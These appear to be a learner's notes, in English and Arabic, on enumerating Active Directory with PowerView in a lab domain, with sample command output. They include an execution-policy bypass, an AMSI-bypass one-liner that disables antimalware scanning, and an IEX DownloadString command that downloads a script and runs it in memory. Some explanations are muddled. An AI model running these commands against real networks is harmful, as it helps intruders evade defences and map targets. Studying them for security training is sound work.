

AD Enumeration (information gathering)



- first you download **power view** tool with this steps

- 
- ```
Active Directory Enumeration
```
- To download powerview in powershell of windows ,
  - `Invoke-WebRequest -Uri "https://raw.githubusercontent.com/ericshoemaker/PowerView/master/Powerview.ps1" -OutFile ".\Powerview.ps1"`
  - After that we need to import the module of powerview.ps1
  - `> Import-Module ".\Powerview.ps1"`
  - But observe you can't as the scripts are disabled then you need to bypass the execution policy
  -

- to bypass it use

```
powershell -ep bypass
```

- you should bypass **AMSI** (antimalware for powershell) by

- 
- There are many other ways to bypass AMSI (AntiMalware Service Interface ) but we will cover them in `Invoke-Obfuscation`
  - `[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)`
  - `IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1')`

```
PS C:\Users\Public> Get-NetDomain
```

```
Forest : green.com
DomainControllers : {DC1.green.com}
Children : {}
DomainMode : Unknown
DomainModeLevel : 7
Parent :
PdcRoleOwner : DC1.green.com
RidRoleOwner : DC1.green.com
InfrastructureRoleOwner : DC1.green.com
Name : green.com
```

- اول امر معانا عشان تقدر تجمع المعلومات عن domain

- اهم حجاه pdcRole دا ال هو الادمن بتاع AD

- another command is called `Get-NetForest`

```
PS C:\Users\Public> Get-NetForest
```

```
RootDomainSid : S-1-5-21-3248476446-797623152-2140207999
Name : green.com
Sites : {Default-First-Site-Name}
Domains : {green.com}
GlobalCatalogs : {DC1.green.com}
ApplicationPartitions : {DC=ForestDnsZones,DC=green,DC=com, DC=DomainDnsZones,DC=green,DC=com}
ForestModeLevel : 7
ForestMode : Unknown
RootDomain : green.com
Schema : CN=Schema,CN=Configuration,DC=green,DC=com
SchemaRoleOwner : DC1.green.com
NamingRoleOwner : DC1.green.com
```

- remember forest is more than forest connected with each other

- Another command `Get-NetDomainTrust`

- A `domain trust` is a relationship established between two Active Directory (AD) domains that allows users in one domain to access resources in another.

- Trusts are essential for identity and access management in multi-domain or multi-forest environments.

- for get information about trust link

- Now let's enumerate the users and groups
- > `Get-NetUser`
- > `Get-NetUser -Username hossam`

- for uses and groups

```
InstanceType : 4
name : krbtgt
badpasswordtime : 0
pwdlastset : 5/15/2025 3:28:33 AM
showinadvancedviewonly : True
serviceprincipalname : kadmin/change
objectclass : {top, person, organizationalPerson, user}
badpwdcount : 0
samaccounttype : 805306368
usncreated : 12324
```

- من اهم الاجزاء ال بيطلعها spn

```
PS C:\Users\user4> Find-DomainShare

Name Type Remark ComputerName

ADMIN$ 2147483648 Remote Admin DC1.test.local
C$ 2147483648 Default share DC1.test.local
IPC$ 2147483651 Remote IPC DC1.test.local
NETLOGON 0 Logon server share DC1.test.local
SYSVOL 0 Logon server share DC1.test.local
ADMIN$ 2147483648 Remote Admin pc1.test.local
C$ 2147483648 Default share pc1.test.local
IPC$ 2147483651 Remote IPC pc1.test.local
ADMIN$ 2147483648 Remote Admin pc2.test.local
C$ 2147483648 Default share pc2.test.local
IPC$ 2147483651 Remote IPC pc2.test.local
ADMIN$ 2147483648 Remote Admin pc3.test.local
C$ 2147483648 Default share pc3.test.local
IPC$ 2147483651 Remote IPC pc3.test.local
```

- some of share file are shared by default like (ADMIN )
- 0 IN TYPE mean that u as a user can not access to this file

```
PS C:\Users\user4> Invoke-UserHunter -CheckAccess

UserDomain : TEST
UserName : Administrator
ComputerName : DC1.test.local
IPAddress : 192.168.1.5
SessionFrom :
SessionFromName :
LocalAdmin :

UserDomain : TEST
UserName : Administrator
ComputerName : pc3.test.local
IPAddress : 192.168.1.11
SessionFrom :
SessionFromName :
LocalAdmin :
```

- 
- this command to see your Privilege as a user

---

• ممكن تشتغل من موقع hack tricks وتطلع منه كل الاوامر دي وتشتغل بيها أو Red Team Notes

-
